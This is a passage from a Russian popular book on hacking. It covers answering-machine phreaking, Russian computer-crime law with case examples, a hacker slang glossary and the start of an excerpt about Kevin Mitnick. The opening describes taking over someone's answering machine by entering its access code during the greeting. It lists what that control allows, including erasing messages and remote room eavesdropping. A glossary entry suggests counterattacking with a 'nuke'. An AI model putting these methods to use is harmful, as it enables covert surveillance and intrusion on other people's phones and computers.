Технология проникновения проста: если телефон поддерживает тоновый набор, то дело сделано уже на 50%. Фрикер звонит по номеру «жертвы», в то время, как он слышит сообщение автоответчика, набирается код доступа. При правильно набранном коде слышны два звука «пик», — и теперь телефон в полном распоряжении фрикера.

Приводим управляющие коды, с помощью которых возможно управлять автоответчиком.

1. Повторяется приветственное сообщение.

2. При прослушивании сообщения — пропускает его и переходит к следующему.

3. Воспроизводятся новые сообщения.

4. Воспроизводятся все сообщения.

5. Запись приветственного сообщения.
6. Окончание приветственного сообщения.
7. Выключение автоответчика.
8. Пропуск приветственного сообщения.
9. Стирание текущего сообщения.
10. Стираются все записанные сообщения.
11. Прослушивание помещения через трубку (KX-TC2438-BX).
12. Защита своих сообщений проста, поставьте код доступа, начинающийся с нуля, но тогда и вы тоже не сможете прослушивать свои сообщения!

Шпионаж — увлекательнейшее занятие! Если вы приняли решение раздобыть какие-либо данные, которые, по вашему мнению, могут обладать определенной ценностью, то вы также можете захотеть продать эти данные, а на вырученные деньги сделать очередное компьютерное приобретение... или перечислить всю сумму на помощь больному ребенку. Однако сколь бы благие помыслы вас не обуревали, мы настоятельно рекомендуем никогда не поступать подобным образом.

Если вы предложите эти сведения тому, от кого их позаимствовали, это будет называться шантажом, и занятие это во все времена считалось малопочтенным. Интересующихся отсылаем к рассказам о Шерлоке Холмсе.

Если же вы предложите эти сведения другому человеку, то такое деяние будет называться шпионажем. Но и в таком случае почтения к этому человеку будет мало. Профессия шпиона всегда сопряжена с серьезной опасностью. Вдобавок такие действия способствуют падению имиджа хакеров в глазах общественности и в отдаленном будущем могут повлечь за собой весьма неприятные последствия для хакерского движения вообще, а в ближайшем будущем — для вас лично.

Российские парламентарии пребывают в страхе от того, что их думская компьютерная сеть может подвергнуться хакерскому нашествию.

Один из депутатов заявил, что взломать думскую компьютерную сеть может даже начинающий хакер, а для подключения к телефонной системе нижней палаты достаточно иметь элементарную аппаратуру. Было сказано также, что из-за доступности современных электронных спецсредств не составит труда и организвать прослушивание депутатских мобильных телефонов.

И, наконец, депутатам было запрещено обрабатывать документы с грифом «Совершенно секретно» на думских компьютерах. На совещаниях, где обсуждаются вопросы, связанные с национальной безопасностью, и другие закрытые проблемы, депутатам велено отключать мобильные телефоны.

С другой стороны, многие депутаты настаивают на подключении их компьютеров к Интернету. Но соответствующие службы на это пока не идут, утверждая, что неподключенность ко всемирной паутине делает компьютерную сеть Госдумы недоступной для компьютерной мафии.

Глава 13
ХАКЕРЫ И ЗАКОН

В английском языке глагол «to hack» в применении к компьютерам может означать две противоположные вещи: взломать систему или починить ее (в нашем языке неологизмы «захачить» и «отхачить» имеют один, явно негативный оттенок). Тем не менее и то и другое деяния предусматривают виртуозное владение компьютером и прекрасное знание программирования. Вот и получается, что хакер — это, с одной стороны, преступник, проникающий в «чужой дом» с какими-то своими целями, а с другой стороны - высококлассный специалист по компьютерным системам и связям, благодаря усилиям которого оживает и успешно функционирует то, что раньше не работало. Однако нельзя не сказать, что обе эти стороны деятельности хакеров бывают в равной степени противозаконны. Если с первой стороной (взлом чужих компьютеров) все достаточно ясно, то со второй (переналадка программ и оборудования) вопрос о противозаконности менее выражен. А, между тем, это очевидно: на каждую компьютерную программу, как на авторское произведение, существуют авторские права. Неважно, кому они принадлежат: частному лицу или фирме. Но они реально существуют, и пользоваться этим добром без спросу - значит, совершать воровство. Таким образом компьютерная преступность — явление чрезвычайно сложное и многогранное. Объектами преступных посягательств могут быть как сами технические средства (компьютеры и периферия), так и материальные объекты или программное обеспечение и базы данных, для которых технические средства являются окружением. Компьютер тут может выступать и как предмет посягательств и как воровской инструмент (типа фомки или отмычки).

Виды компьютерных преступлений чрезвычайно многообразны. Это и несанкционированный доступ к информации, хранящейся в компьютере, и ввод в программное обеспечение «логических бомб», которые срабатывают при выполнении определенных условий и частично или полностью выводят из строя компьютерную систему, и разработка и распространение компьютерных вирусов, и хищение информации. Компьютерное преступление может произойти также из-за небрежности в разработке, изготовлении и эксплуатации программно-вычислительных комплексов или из-за подделки компьютерной информации.

До недавнего времени хакеры и фрикеры довольно бодро вламывались в хранилища чужих секретов, пользуясь несовершенством оте-

чественного законодательства. Их невозможно было арестовать, ибо их деятельность не нарушала никаких российских законов. Но времена медленно стали меняться. Непосредственно законодательство России в области информатизации начало формироваться с 1991 года и включало до 1997 года десять основных законов. Это Закон «О средствах массовой информации» (27.12.91 г. № 2124-I), Патентный закон РФ (от 23.09.92 г. № 3517-I), Закон «О правовой охране топологий интегральных микросхем» (от 23.09.92 г. № 3526-I), Закон «О правовой охране программ для электронных вычислительных машин и баз данных» (от 23.09.92 г. № 3523-I), Основы законодательства об Архивном фонде РФ и архивах (от 7.07.93 г. № 5341-I), Закон «Об авторском праве и смежных правах» (от 9.07.93 г. № 5351-I), Закон «О государственной тайне» (от 21.07.93 г. № 5485-I), Закон «Об обязательном экземпляре документов» (от 29.12.94 г. № 77-ФЗ), Закон «О связи» (от 16.02.95 г. № 15-ФЗ), Закон «Об информации, информатизации и защите информации» (от 20.02.95 г. № 24-ФЗ), Закон «Об участии в международном информационном обмене» (от 5.06.1996 г. № 85-ФЗ).

В этих законах определяются основные термины и понятия в области компьютерной информации (например, такие как компьютерная информация, программа для ЭВМ, ЭВМ (компьютер), сеть ЭВМ, база данных), регулируются вопросы ее распространения, охраны авторских прав, имущественные и неимущественные отношения, возникающие в связи с созданием правовой охраной и использованием программного обеспечения и новых информационных технологий. Также осуществлено законодательное раскрытие понятий информационной безопасности и международного информационного обмена.

С 1997 года начали действовать новые статьи УК РФ, где, к сожалению, довольно расплывчато и нечетко описывается та возможная уголовная ответственность, которую могут нести граждане РФ за «преступления в сфере компьютерной информации» (глава 28 УК РФ). Эта глава называется «Преступления в сфере компьютерной информации» и содержит три статьи:

«Неправомерный доступ к компьютерной информации» (ст. 272);

«Создание, использование и распространение вредоносных программ для ЭВМ» (ст. 273);

«Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети» (ст. 274).

Имеет ли смысл приводить их в нашей книге? Один из наших любимых киногероев завещал своему чаду ни в коем случае не брать-

ся ни за какое предприятие, ни в чем не участвовать и ничего не подписывать до тех пор, пока он не заглянет в заветную книжечку УК РФ и не определит тем самым, какая статья под это самое деяние лучше всего подходит и сколько лет ему по этой статье придется отсидеть. В связи с тем, что многие хакеры, как установила социология, растут без отца, им некому было вовремя преподать эту науку. Поэтому мы сочли нелишним привести на страницах нашей книги соответствующие статьи Уголовного Кодекса России, которые вы, возможно, вот-вот готовы преступить. И потом не говорите, что вас никто не предупреждал!

Судебная система всего мира зиждится на принципе: незнание закона не освобождает от ответственности за его нарушение!

Вот они, эти примечательные статьи, под действие которых попадает любой человек, использующий компьютер в качестве средства защиты. Мы приводим их с некоторыми комментариями.

Законы УК РФ, связанные с «преступлениями в сфере компьютерной информации»

Статья 272.

Неправомерный доступ к компьютерной информации.

1. Неправомерный доступ к охраняемой законом компьютерной информации, то есть информации на машинном носителе, в электронно-вычислительной машине (ЭВМ), системе ЭВМ или их сети, если это деяние повлекло уничтожение, блокирование, модификацию либо копирование информации, нарушение работы ЭВМ, системы ЭВМ или их сети, — наказывается штрафом в размере от двухсот до пятисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до пяти месяцев, либо исправительными работами на срок от шести месяцев до одного года, либо лишением свободы на срок до двух лет.

2. То же деяние, совершенное группой лиц по предварительному сговору или организованной группой, либо лицом с использованием своего служебного положения, а равно имеющим доступ к ЭВМ, системе ЭВМ или их сети, — наказывается штрафом в размере от пятисот до восьмисот минимальных размеров оплаты труда или в размере заработной платы, или иного дохода осужденного за период от пяти до восьми месяцев, либо исправительными работами на срок от одного года до двух лет, либо арестом на срок от трех до шести месяцев, либо лишением свободы на срок до пяти лет.

Неправомерный доступ к компьютерной информации должен осуществляться умышленно. Совершая это преступление, лицо сознает, что неправомерно вторгается в компьютерную систему, предвидит возможность или неизбежность наступления указанных в законе последствий, желает и сознательно допускает их наступление либо относится к ним безразлично.

Мотивы и цели данного преступления могут быть любыми. Это и корыстный мотив, цель получить какую-либо информацию, желание причинить вред, желание проверить свои профессиональные способности. Следует отметить правильность действий законодателя, исключившего мотив и цель как необходимый признак указанного преступления, что позволяет применять ст. 272 УК ко всевозможным компьютерным посягательствам.

Статья состоит из двух частей. В первой части наиболее серьезное воздействие к преступнику состоит в лишении свободы до двух лет. Часть вторая этой статьи предусматривает в качестве признаков, усиливающих уголовную ответственность, совершение его группой лиц либо с использованием своего служебного положения, а равно имеющим доступ к информационной вычислительной системе и допускает вынесение приговора с лишением свободы до пяти лет.

Ярким примером возможности применения 272 ст. могут служить хорошо освещенные средствами массовой информации действия Владимира Левина и других граждан России, которые вступили в сговор с целью похищения денежных средств в крупных размерах, принадлежащих «City Bank of America», расположенного в Нью-Йорке (США). Образовав устойчивую преступную группу, они в период с конца июня по сентябрь 1994 г., используя Интернет и преодолев банковскую систему защиты от несанкционированного доступа, с помощью персонального компьютера, находящегося в Санкт-Петербурге, осуществляли денежные переводы на общую сумму свыше 10 млн. долларов США.

В марте 1995 г. Левин вылетел в Лондон, где был аресто* ван. В приведенном примере необходимо подчеркнуть следующую немаловажную деталь: состоявшийся в августе 1995 г. лондонский суд отложил принятие решения по делу Левина на неопределенный срок, поскольку в ходе судебного разбирательства было доказано, что для получения доступа к счетам клиентов банка подсудимый использовал в качестве орудия совершения преступления компьютер, находящийся на территории России, а не на территории США, как того требует уголовное законодательство Великобритании. На основании вышеизложенного просьба американских и российских представителей о выдаче им Левина была судом отклонена.

Действия Левина и его сообщников можно квалифицировать по ч. 2 ст. 272 УК РФ, т.к. в результате предварительного сговора ими был осуществлен неправомерный доступ к секретной банковской информации с целью получения материальной выгоды. Место нахождения непосредственного объекта преступления — компьютерная система в США — не повлияло бы на суть дела.

По уголовному законодательству, субъектами компьютерных преступлений могут быть лица, достигшие 16-летнего возраста, однако часть вторая ст. 272 предусматривает наличие дополнительного признака у субъекта, совершившего данное преступление — служебное положение, а равно доступ к ЭВМ, системе ЭВМ или их сети, способствовавших его совершению.

Статья 272 УК не регулирует ситуацию, когда неправомерный доступ осуществляется в результате неосторожных действий, что, в принципе, отсекает огромный пласт возможных посягательств и даже те действия, которые действительно совершались умышленно, т. к. при расследовании обстоятельств доступа будет крайне трудно доказать умысел компьютерного преступника (например, в сети Интернет, содержащей миллионы компьютеров, в связи со спецификой работы — при переходе по ссылке от одного компьютера к другому довольно легко попасть в защищаемую информационную зону, даже не заметив этого).

Статья 273

Создание, использование и распространение вредоносных программ для ЭВМ.

1. Создание программ для ЭВМ или внесение изменений в существующие программы, заведомо приводящих к несанкционированному уничтожению, блокированию, модификации либо копированию информации, нарушению работы ЭВМ, системы ЭВМ или их сети, а равно использование либо распространение таких программ или машинных носителей с такими программами — наказываются лишением свободы на срок до трех лет со штрафом в размере от двухсот до пятисот минимальных размеров оплаты труда или в размере заработной платы или иного дохода осужденного за период от двух до пяти месяцев.

2. Те же деяния, повлекшие по неосторожности тяжкие последствия, — наказываются лишением свободы на срок от трех до семи лет.

Так, на Филиппинах при обыске в доме Онела де Гузмана (Onel A. de Guzman), одного из главных подозреваемых по обвинению в

распространении вируса «Love Bug» (другое название вируса «I Love You»), нашли на дискете второй вирус, очень похожий на предыдущий. В его создании самое непосредственное участие принял Майкл Буен, второй основной подозреваемый по этому делу, также, как и хакерская группа GRAMMERSoft, — считает Элфрен Л. Менесес, директор отдела по борьбе с компьютерными преступлениями NBI. Нахождение второго вируса на дискете было связано с определенными трудностями для специалистов NBI — файл с диска был уже удален, но его удалось восстановить.

Как заявил представитель руководства Министерства юстиции Филиппин, расследуемое дело по поводу компьютерного вируса не повлечет за собой уголовного преследования автора вируса, так как на Филиппинах отсутствуют законы, предусматривающие наказание за взломы компьютерных сетей и вирусы. «Ближайшей» к делу о вирусе статьей уголовного кодекса страны является «злонамеренное использование устройств доступа» с помощью ворованных номеров кредитных карточек и паролей доступа к аккаунтам «с целью получения денег, услуг или товаров», по которой предусматривается до 20 лет тюремного заключения. Однако глава Госсовета Филиппин Элмер Т. Баутиста заявил, что подозреваемые не могут быть обвинены по этой статье. «Замыслом хакера было не получение чего-либо, а разрушение файлов, поэтому хакерство не подпадает под эту статью», — заявил он в меморандуме, обращенном к департаменту юстиции. Национальное Бюро Расследований заявило, что не намерено оспаривать данный вопрос. Таким образом, филиппинские хакеры отделались легким испугом. А у нас бы им в соответствии со ст.273... дали бы от трех до семи лет!

Статья 274

Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети.

1. Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети лицом, имеющим доступ к ЭВМ, системе ЭВМ или их сети, повлекшее уничтожение, блокирование или модификацию охраняемой законом информации ЭВМ, если это деяние причинило существенный вред, — наказывается лишением права занимать определенные должности или заниматься определенной деятельностью на срок до пяти лет, либо обязательными работами на срок от ста восьмидесяти до двухсот сорока часов, либо ограничением свободы на срок до двух лет.

2. То же деяние, повлекшее по неосторожности тяжкие последствия, — наказывается лишением свободы на срок до четырех лет.

По своей сути данный закон должен быть направлен именно на кракеров. Однако первое, что бросается в глаза, это то, что не предусмотрено такое правонарушение, как взлом программного обеспечения. Это позволило известному Санкт-Петербургскому кракеру открыто показаться на 5 канале телевидения и вдоволь посмеяться над принятым законом. С другой стороны, расплывчатость формулировок статей закона, в случае их формальной трактовки, позволяет привлечь к уголовной ответственности практически любого программиста или системного администратора (например, допустившего ошибку, которая повлекла за собой причинение определенного законом ущерба). Так что программы теперь лучше вообще не писать.

В части второй статьи 274 предусматривается ответственность за неосторожные деяния. По ней должны квалифицироваться, например, действия специалиста по обслуживанию системы управления транспортом, установившего инфицированную программу без антивирусной проверки, повлекшие за собой серьезную транспортную аварию.

По данным правоохранительных органов, имеются сведения о фактах несанкционированного доступа к ЭВМ вычислительного центра железных дорог России, а также к электронной информации систем учета жилых и нежилых помещений местных органов управления во многих городах, что в наше время подпадает под ответственность, предусмотренную ст. 272 УК, либо ст. 274 УК в зависимости от действий лица, осуществившего посягательство, и правил эксплуатации конкретной сети.

Следует отметить, что признаки преступлений, предусмотренных в статьях 272 и 274 УК, с технической точки зрения, весьма похожи. Различие заключается в правомерности или неправомерности доступа к ЭВМ, системе ЭВМ или их сети. Статья 274 УК отсылает к правилам эксплуатации компьютерной системы, но в статье 272 в качестве одного из последствий указано нарушение работы компьютерной системы, что, с технической точки зрения, является отступлением от правил и режима эксплуатации. Поэтому, возможно, имеет смысл данные почти однородные преступления законодательно объединить.

Подводя некоторые итоги, можно сделать вывод о том, что сложность компьютерной техники, неоднозначность квалификации, а также трудность сбора доказательственной информации не приведет в ближайшее время к появлению большого числа уголовных дел, возбужденных по статьям 272—274 УК.

Предусмотренные составы компьютерных преступлений не охватывают полностью всех видов совершения компьютерных посягательств. Хотя, возможно, в этом случае будут «оказывать помощь» статьи 146 УК РФ (нарушение авторских и смежных прав) и 147 УК РФ (нарушение изобретательских и патентных прав), дающие возможность уголовного преследования за незаконное использование программного обеспечения.

Следует также отметить неудачность формулировок статей 28 главы УК РФ. Кроме того, в связи с повсеместным распространением сети Интернет требуется принять упреждающие меры уголовно-правового характера, заключающиеся в издании норм, пресекающих компьютерные посягательства с учетом ее специфики.

Применение на практике вышеописанного закона чрезвычайно затруднено. Это связано, во-первых, со сложной доказуемостью подобных дел (судя по зарубежному опыту) и, во-вторых, с естественным отсутствием высокой квалификации в данной области у следователей. Поэтому, видимо, пройдет еще не один год, пока мы дождемся громкого успешного уголовного процесса по «преступлению в сфере компьютерной информации».

Тем не менее, позитивность произошедших перемен в нашем правовом поле очевидна.

Приложение 1

Словарь компьютерного и хакерского слэнга

Авэпэ

AVP — антивирус лаборатории Касперского.

Атрибуты файла

Характеристики файла: системный файл, скрытый файл, файл, закрытый от записи (read-only) и т. д.

Батон

Клавиша на клавиатуре (от англ. Button). Отсюда жаргонное выражение «топтать батоны», т. е. набирать текст на клавиатуре.

Берсеркер

Геймер-камикадзе.

Брандмаузер

Firewall или брандмаузер имеет много функций. Но все они заключаются в том, чтобы не дать посторонним программам добраться до портов компьютера и нанести ему вред.

Многие брандмаузеры определяют IP атакующего, после чего можно провести ответный удар по нападавшему, скачав нюк с сайта, щёлкнув по баннеру внизу.

Вектор прерывания

Элемент таблицы векторов прерываний. Содержит адрес программы-обработчика прерывания.

Винды, окна, маздай

Операционная система Windows.

Гестбук

Гостевая книга (от англ. Guestbook).

Гифец

Фамильярное от GIF (графический формат файла).

Дизассемблер

Утилита, осуществляющая преобразование, обратное ассемблированию, т. е. переводящая машинные коды в язык ассемблера. Такие утилиты крайне необходимы не только при отладке программ (для чего они и создаются), но и при анализе вируса.

Дизассемблирование

Перевод машинных кодов какой-либо программы в ее представление на языке ассемблера.

Дистрибутив (дистрибутивные копии)

Копии программного продукта (или дискеты, содержащие эти копии), полностью совпадающие с оригиналом, входящим в комплект поставки этого продукта.

Домен

Так обычно называют членораздельный адрес в Интернете. (Допустим www.design.ru. Тут «.ru» — домен первого уровня, «.design» — второго, «www» — третьего).

Заголовок EXE-файла

Часть EXE-файла, содержащая управляющую информацию. Располагается в начале EXE-файла и содержит информацию для системного загрузчика: длину загружаемого модуля, значения регистров, таблицу настройки адресов и др.

ЗЬ/

В связи с тем, что буквы 3 и Ы на клавиатуре находятся на тех же местах, что и латинские P и S, в электронных письмах это слово означает буквально постскриптум (Post Scriptum).

ИМХО

Эта аббревиатура, означающая буквально «по моему скромному мнению» (от англ. In My Humble Opinion).

Ирка

Программа типа ICQ - IRC.

Камень

Микропроцессор (пример: «У меня камушек 233-й»).

Клава

Компьютерная клавиатура.

Кластер

Единица разбиения логического диска. Состоит из одного или нескольких подряд расположенных логических секторов диска. Длина кластера на флоппи-дисках обычно равна 1 или 2, на винчестере — 4 или 8.

Клик

Шелчок кнопкой мыши. «Клик ту континy» (от англ. Click to Continue) — команда «нажать для продолжения».

Компаньон-вирусы (companion)

Вирусы, не изменяющие файлы. Алгоритм работы этих вирусов состоит в том, что они создают для EXE-файлов файлы-спутники, имеющие то же самое имя, но с расширением. COM, например, для файла XCOPY.EXE создается файл XCOPY.COM. Вирус записывается в COM-файл и никак не изменяет EXE-файл. При запуске такого файла DOS первым обнаружит и выполнит COM-файл, т. е. вирус, который затем запустит и EXE-файл.

Коннект

Связаться с кем-нибудь по терминалу или интернету (от англ. to Connect). Отсюда глагол «сконнектиться».

Ламер

Полный идиот, дурак, чайник, тупица. Не путать с начинающим пользователем. Ламер опасен и знает это.

Лист

Список рассылки, используется для оповещения широких масс одним простым письмом (от англ. Mailing List).

Логин

Кодовое слово-идентификатор (login), используемое для соединения с провайдером Интернет-связи. Как правило, содержит только латинские цифры и буквы. Нежелательно использовать более 8 знаков.

Логический диск

Единица разбиения диска. Состоит из подряд расположенных физических секторов. Логический диск делится на Boot-сектор, секто-

ры FAT, корневого каталога и области данных. Секторы, входящие в область данных, группируются в кластеры. Логическим дискам ставятся в соответствие заглавные символы (A:, B:, D: и т. д.). В пределах логического диска возможна логическая адресация к секторам.

Локалка

Локальная сеть, не обязательно имеющая выход в Интернет.

Маздай

От англ. «must die» — «должен умереть», иногда так называется операционная система Windows, а обычно все, что не нравится.

Майло, Мыло

Электронная почта (от англ. E-Mail).

Мать, *мама, мамка*

Электронная плата motherboard (букв. «материнская плата»).

Мессага

Сообщение, письмо (от англ. Message).

Метр, мвг

Мегабайт информации.

Моник, моня

Монитор компьютера.

Монитор (программа-монитор, блокировщик)

Резидентно находящаяся в оперативной памяти утилита, которая позволяет выявлять «подозрительные» действия пользовательских программ: изменение и переименование выполняемых программ (COM- и EXE-файлов), запись на диск по абсолютному адресу, форматирование диска и т. д. При обнаружении «подозрительной» функции программа-монитор либо выдает на экран сообщение, либо блокирует выполнение перехваченной функции, либо совершает другие специальные действия.

Нюк

Большинство хакерских программ, атакующих порты, называют «нюками». Чаще всего атака нюка на компьютер заставляет его зависать или разрывает связь компьютера с Интернетом. Программа Firewall (брандмауэр) не дает нюку добраться до порта и многие даже вычисляют IP атакующего.

Пассворд

Пароль (password) — кодовое слово, используемое для входа в какую-либо систему.

Пиксель

Квант изображения на мониторе.

Полиморфик (полиморфик-вирус)

Вирусы, предпринимающие специальные меры для затруднения их поиска и анализа. Не имеют сигнатур, т. е. не содержат ни одного постоянного участка кода. В большинстве случаев два образца одного и того же «полиморфик»-вируса не будут иметь ни одного совпадения. Это достигается шифрованием основного тела вируса и модификациями программы-расшифровщика.

Прерывание, Interrupt

Сигнал, по которому процессор прерывает выполнение текущей последовательности команд и передает управление на программу-обработчик прерывания. Адрес программы-обработчика вычисляется по таблице векторов прерываний. Прерывание может быть инициировано либо программами пользователя при работе с дисками, экраном, принтером и т. д. (программные прерывания), либо внешними устройствами: клавиатурой, таймером (аппаратные прерывания).

Псевдосбойный кластер

Каждый кластер логического диска помечается в FAT как свободный, занятый или сбойный. Сбойным (плохим) считается кластер, который содержит один или несколько дефектных секторов. Такой кластер не используется DOS и невидим для нее. Псевдосбойным называется нормальный кластер (т. е. не имеющий дефектных секторов), но помеченный в FAT как сбойный. Выделить псевдосбойный кластер из на самом деле сбойных секторов можно, несколько раз прочитав содержимое секторов кластера. Если при этом не произошло ошибки, то кластер псевдосбойный. Нормальные кластеры (т. е. не имеющие дефектных секторов) помечаются как сбойные некоторыми вирусами, которые могут затем использовать пространство таких кластеров в своих целях.

Рамка

Оперативная память (от англ. RAM).

Резидентный (TSR — Terminate and Stay Resident)

Запускаемые на выполнение программы делятся на резидентные

и нерезидентные. Резидентная программа по окончании оставляет свой код или часть кода в оперативной памяти, при этом DOS резервирует необходимый для ее работы участок памяти. Затем резидентная программа работает параллельно другим программам, некоторые из резидентных программ могут быть выгружены из памяти. Доступ к резидентной программе осуществляется либо через подмену прерываний, либо непосредственной адресацией.

Нерезидентная программа при завершении не оставляет в памяти своего кода, а занимаемая ею память освобождается.

Сабж, Субж

Тема сообщения (от англ. Subj, Subject).

Сектор

Минимальная единица разбиения диска (т. е. минимальная адресуемая часть диска). Разбиение диска на секторы происходит при его форматировании. Различают физические (абсолютные) и логические секторы диска. Один и тот же сектор может рассматриваться как физический — при обращении к нему функциями BIOS, и как логический - при обращении к нему при помощи прерываний DOS. Длина сектора обычно равна 512 байтам.

Сидюк

Лазерный диск CD-Rom и дисковод для него. Его надо отличать от терминов «пишущий сидюк» — CD-Rom-дисковод с функцией записи, «писучий сидюк» — CD-Rom-диск с функцией многоразовой перезаписи (CD-RW — rewritable).

Соляра

Операционная система Solaris, используемая в компьютерах SUN.

Стеле *(Stealth)*

«Стеле» или стелс-вирусы (они же вирусы-невидимки) представляют собой программы, которые перехватывают обращения DOS к пораженным файлам или секторам дисков и «подставляют» вместо себя незараженные участки информации. Кроме этого, такие вирусы при обращении к файлам используют достаточно оригинальные алгоритмы, позволяющие «обманывать» резидентные антивирусные мониторы.

Сервак

Сервер (FTP-сервер, Веб-сервер).

Сисадмин

Системный администратор.

Спам

Непрошенная, спонтанно поступающая из Интернета рекламная почта.

Таблица векторов прерываний, Interrupt Table

Таблица значений адресов программ-обработчиков прерываний. Расположена в самых младших адресах (0000:0000–0000:03FF) и содержит 256 4-байтных адреса (векторы прерываний).

Тройка

Браузер третьей версии («На тройке проверь» -- инструкция конструктору интернет-сайта, чтобы он проверил сайт на совместимость с браузерами третьей версии). По логике «Четверка» — браузер четвертой версии, а «Пятерка» — браузер пятой версии.

«Троянская» программа (компонента)

Наши далекие предки боялись давайцев, то есть греков. На самом деле бояться надо было не их, а «троянцев», то есть коней, которых они своим врагам подкладывали. Так называется программа или часть кода программы, совершающая деструктивные действия, т. е. в зависимости от каких-либо условий уничтожающая информацию на дисках, «завешивающая» систему и т. д.

Топик

Тема сообщения. Отсюда появилось выражение «оффтопик» – сообщение не по теме.

Файл

Единица организации логического диска. Файлы содержат информацию, содержащую какой-либо конкретный объект: программу, часть базы данных, тексты, прочие данные. К характеристикам файла относятся его длина (объем содержащейся в файле информации), атрибуты, время и дата последней модификации. В хакерском жаргоне порой применяется слово «файло», но его уже можно причислить к вульгаризмам.

Флоп, флопак, флоповод

Дисковод, ZIP-диск (от англ. floppy).

Флудить

Порождать бессмысленные потоки информации (часто с недобрым умыслом).

Хомяк, хомпага

Домашняя страница интернет-сайта (от англ. Home Page).

Хытымыэль

Язык разметки гипер-текста (от англ. аббрев. HTML — Hyper Text Markup Language). Отсюда же «хытымыэльщик» (он же «мексиканец», «негр» — малоквалифицированный работник в создании интернет-сайтов).

«Черви»

Вирусы (worm), которые распространяются в компьютерной сети и, так же, как и вирусы-«спутники», не изменяют файлы или сектора на дисках. Они проникают в память компьютера из компьютерной сети, вычисляют сетевые адреса других компьютеров и рассылают по этим адресам свои копии. Такие вирусы иногда создают рабочие файлы на дисках системы, но могут вообще не обращаться к ресурсам компьютера (за исключением оперативной памяти). К счастью, в вычислительных сетях IBM-компьютеров такие вирусы пока не завелись.

Backup

Резервные копии программного обеспечения, баз данных, рабочих файлов и т. д. Создаются для восстановления информации в случае ее потери, например, при сбое компьютера или при заражении вирусом.

BIOS (Basic Input-Output System)

Базовая система ввода-вывода. Часть программного обеспечения, входящего в состав компьютера. Отвечает за тестирование и начальную загрузку системы. Также поддерживает стандартный интерфейс с внешними устройствами (экраном, дисками, принтером и т. д.). Хранится в ПЗУ.

Boot-сектор (загрузочный сектор)

Первый сектор логического диска (на флоппи-дисках совпадает с первым физическим сектором). Содержит программу-загрузчик, отвечающую за запуск операционной системы.

COM-файл

Двоичный выполняемый файл, располагаемый при старте в одном сегменте и работающий в пределах этого сегмента. Программы, содержащиеся в COM-файлах (COM-программы) могут использовать и другие сегменты, но эти действия требуют специальных вычислений внутри самих программ. Поэтому все ссылки в COM-программах внутрисегментные и не требуют привязки к сегментному адресу.

CU

Увидимся (от англ. See You).

DOS *(Disk Operating System)*

Операционная система. Загружается с диска и отвечает за интерфейс пользователя и программного обеспечения с логическими элементами дисков, оборудованием и т. д.

EXE-файл

Двоичный выполняемый файл, который может занимать в оперативной памяти один или несколько сегментов. При обращении к какому-либо сегменту EXE-программе требуется знать сегментный адрес этого сегмента. Для этого при загрузке EXE-файла в память DOS привязывает (настраивает) его к адресам памяти, т. е. помещает в необходимые ячейки соответствующие сегментные адреса. Настройка EXE-файла происходит по таблице настройки адресов. Таблица настройки адресов (ТНА) расположена в заголовке EXE-файла и содержит адреса, по которым происходит привязка EXE-программы к сегментным адресам памяти.

FAT (File Allocation Table)

Таблица распределения файлов. Состоит из последовательных секторов логического диска и содержит таблицу расположения файлов на этом диске. Размещается в секторах, следующих за Boot-сектором. Дополнительно информирует о свободных и сбойных секторах логического диска.

FAQ

Ответ на часто задаваемые вопросы (от англ. Frequently Asked Questions).

Intended

Название «Intended» носят программы, которые «выглядят» как вирусы, но таковыми не являются. Такие программы либо ищут фай-

лы/секторы, пытаются поразить их, но заражения не происходит, либо заражают файлы/секторы при запуске «первой копии» вируса, однако «второе поколение» вируса неспособно размножаться. Такие программы часто являются неграмотно модифицированными либо не до конца отлаженными вирусами.

MBR (Master Boot Record)

Первый физический сектор диска. Обычно содержит небольшую программу-загрузчик и таблицу разбиения диска (Disk Partition Table). Программа-загрузчик анализирует Disk Partition Table, выделяет в ней активный логический диск, загружает в память Boot-сектор этого диска и передает на него управление.

MCB (Memory Control Block)

Оперативная память компьютера выделяется блоками при соответствующих запросах DOS или прикладных программ. Каждому такому блоку памяти предшествует его дескриптор (описатель) — MCB. MCB состоит из одного параграфа (16 байт), в котором указываются характеристики соответствующего блока памяти (последний или средний блок, программа-хозяин блока) и его длина. В памяти MCB организованы в виде списка, состоящего из M-блоков (средних) и заканчивающихся Z-блоком (последним).

OVL-файл

Файл, содержащий выполняемые двоичные коды, используемые основной программой по мере необходимости. Часто оформлен в виде COM- или EXE-файла.

PSP (Program Segment Prefix)

Префикс программного сегмента. Расположен в начале участка памяти, выделяемого DOS под запускаемую программу. Создается операционной системой и содержит информацию о некоторых векторах прерываний, адресах системных полей и т. д.

SYS-файл

Файл, содержащий системный драйвер. Загружается в память при инициализации DOS после загрузки системы. Для запуска SYS-файла необходимо поместить соответствующую команду в файл CONFIG.SYS и перезагрузить компьютер.

Приложение 2

Предлагаем вниманию читателей отрывки из недавно опубликованной книги Джонатана Литтмана «Игра вне закона» («The Fugitive Game») о знаменитом киберхулигане Кевине Митнике.

Кевин Дэвид Митник принадлежит к числу тех хакеров, которые решились на открытое противостояние обществу. На подвиги (легенда гласит, что Митник проник в компьютерную систему командования североамериканскими силами ПВО, когда ему не было и двадцати) его вдохновил фильм «Игры патриотов». Ни наиболее защищенные сети, ни самые известные специалисты в области компьютерной безопасности — ничто не могло остановить Митника, в котором поразительная техническая находчивость сочеталась с редко встречающимися в наше время чертами благородного жулика.

Митник экспериментировал с региональными коммутируемыми сетями, пиратствовал в Internet. Досталось от него и сотовым телефонным компаниям.

Он сам выбирал объект очередной атаки, сражаясь с теми, кого считал своими врагами. В 1992 году Федеральное бюро расследований объявило о розыске Митника.

Информация о дерзких преступлениях Митника и его аресте в феврале 1995 года попала на первые страницы газет во всем мире. И все же до настоящего времени подробности и мотивы деяний «особо опасного» хакера были покрыты тайной. Митник никогда не давал интервью. Однако за девять месяцев до своего ареста 31-летний Митник начал свои беседы по телефону с Джонатаном Литтманом, независимым журналистом из Сан-Франциско, автором ряда статей о киберхулиганах. Ниже приводится ряд выдержек из нескольких десятков телефонных разговоров между Митником и Литтманом, состоявшихся в то время, когда хакер находился в бегах.

Разговаривать с Кевином Митником — все равно, что заниматься серфингом. Он перескакивает с темы на тему, иногда не высказывая мысль до конца. Но все, что он говорит, очень увлекает, особенно если иметь в виду, что его разыскивает ФБР.

— Как вы думаете, почему они пытаются сделать из вас...

